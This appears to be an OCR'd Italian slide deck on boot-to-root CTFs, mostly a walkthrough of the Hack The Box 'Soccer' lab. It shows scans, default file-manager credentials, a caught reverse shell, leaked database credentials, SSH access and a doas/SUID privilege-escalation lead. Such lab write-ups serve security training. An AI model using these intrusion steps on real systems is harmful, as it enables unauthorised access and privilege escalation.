
Boot to Root


Alex Bellan

./index.html


- Cos’è una Boot to Root
- Jeopardy vs Boot to Root
- Piattaforme di training
- Writeup
- Active Directory
- Tools
- Metodologia
- Certificazioni


Jeopardy vs Boot to Root





Training platforms






Writeup


A first approach


```
└─$ sudo nmap -sS -sV 10.10.11.194 -oS nmap.txt
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-16 14:40 CDT
Nmap scan report for 10.10.11.194
Host is up (0.032s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http            nginx 1.18.0 (Ubuntu)
9091/tcp open  xmltec-xmlmail?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fing
erprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9091-TCP:V=7.93%I=7%D=5/16%Time=6463DC36%P=aarch64-unknown-linux-gn
SF:u%r(informix,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20c
SF:lose\r\n\r\n")%r(drda,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnect
```


soccer.htb
Soccer
Home
HTB FootBall Club
"We Love Soccer"
Due to the scope and popularity of the sport, professional football clubs carry a significant commercial existence, with fans expecting personal service and interactivity, and stakeholders viewing the field of professional football as a source of significant business advantages. For this reason, expensive player transfers have become an expectable part of the sport. Awards are also handed out to managers or coaches on a yearly basis for excellent performances.

```
└─$ gobuster dir -u  http://soccer.htb/ -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://soccer.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.3
[+] Timeout:                 10s
===============================================================
2022/12/31 23:41:47 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 162]
/.htpasswd            (Status: 403) [Size: 162]
/tiny                 (Status: 301) [Size: 178] [--> http://soccer.htb/tiny/]
Progress: 20462 / 20470 (99.96%)===============================================
===============
2022/12/31 23:49:25 Finished
===============================================================
```


```
// --- EDIT BELOW CONFIGURATION CAREFULLY ---

// Auth with login/password
// set true/false to enable/disable it
// Is independent from IP white- and blacklisting
$use_auth = true;

// Login user name and password
// Users: array('Username' => 'Password', 'Username2' => 'Password2', ...)
// Generate secure password hash - https://tinyfilemanager.github.io/docs/pwd.html
$auth_users = array(
    'admin' => '$2y$10$/K.hjNr84lLNDt8fTXjoI.DBp6PpeyoJ.mGwrrLuCZfAwfSAGqhOW', //admin@123
    'user' => '$2y$10$Fg6Dz8oH9fPoZ2jJan5tZuv6Z4Kp7avtQ9bDfrdRntXtPeiMAZyGO' //12345
);

// Readonly users
// e.g. array('users', 'guest', ...)
$readonly_users = array(
    'user'
);

```





File Manager
Search
Name
Size
Modified
Perms
Owner
tiny
Folder
17.11.22 08:07
0755
root:root
football.jpg
376.23 KB
17.11.22 08:07
0644
root:root
ground1.jpg
264.68 KB
17.11.22 08:07
0644
root:root
ground2.jpg
218.5 KB
17.11.22 08:07
0644
root:root
ground3.jpg
55.05 KB
17.11.22 08:07
0644
root:root
ground4.jpg
121.57 KB
17.11.22 08:07
0644
root:root
index.html
6.75 KB
17.11.22 08:07
0644
root:root
Full Size: 1.02 MB File: 6 Folder: 1 Memory used: 2 MB Partition size: 1.08 GB free of 3.84 GB
Select all
Unselect all
Invert Selection
Delete
Zip
Tar
Copy

```
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.59] from (UNKNOWN) [10.10.11.194] 48426
Linux soccer 5.4.0-135-generic #152-Ubuntu SMP Wed Nov 23 20:19:22 UTC 2022 x8
6_64 x86_64 x86_64 GNU/Linux
 17:02:24 up  4:45,  1 user,  load average: 0.15, 0.04, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

```
$ ls /etc/nginx/sites-enabled
default
soc-player.htb


$ cat /etc/nginx/sites-enabled/soc-player.htb
server {
        listen 80;
        listen [::]:80;

        server_name soc-player.soccer.htb;

        root /root/app/views;

        location / {
                proxy_pass http://localhost:3000;
                proxy_http_version 1.1;
                proxy_set_header Upgrade $http_upgrade;
                proxy_set_header Connection 'upgrade';
                proxy_set_header Host $host;
                proxy_cache_bypass $http_upgrade;
        }

}
$
```


soc-player.soccer.htb
Soccer
Home
Match
Login
Signup
HTB FootBall Club
"We Love Soccer"
Due to the scope and popularity of the sport, professional football clubs carry a significant commercial existence, with fans expecting personal service and interactivity, and stakeholders viewing the field of professional football as a source of significant business advantages. For this reason, expensive player transfers have become an expectable part of the sport. Awards are also handed out to managers or coaches on a yearly basis for excellent performances. The designs,


soc-player.soccer.htb/check
Soccer
Home
Match
Tickets
Logout
Your Ticket Id: 84806
84806
Ticket Exists
10 days remaining for the match.
Price
Free
** Please don't forget your ticket number. **

id	email	username	password
1324	player@player.htb	player	PlayerOftheMatch2022

```
└─$ ssh player@10.10.11.194
player@10.10.11.194's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Dec 31 20:41:18 UTC 2022

  System load:           0.09
  Usage of /:            73.8% of 3.84GB
  Memory usage:          25%
  Swap usage:            0%
  Processes:             247
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.194
  IPv6 address for eth0: dead:beef::250:56ff:feb9:58c1

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how
   just raised the bar for easy, resilient and secure K8s cluster dep

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts.
 connection or proxy settings


Last login: Sat Dec 31 20:28:14 2022 from 10.10.14.82
player@soccer:~$
```

```
player@soccer:/tmp/.marston$ find / -type f -perm -u=s 2>/dev/null
/usr/local/bin/doas
```

```
player@soccer:/tmp/.marston$ find / -type f -name "doas.conf" 2>/dev/null
/usr/local/etc/doas.conf
player@soccer:/tmp/.marston$ ls -al /usr/local/etc/doas.conf
-rw-r--r-- 1 root root 48 Nov 17 09:10 /usr/local/etc/doas.conf
player@soccer:/tmp/.marston$ cat /usr/local/etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
```

https://gtfobins.github.io/

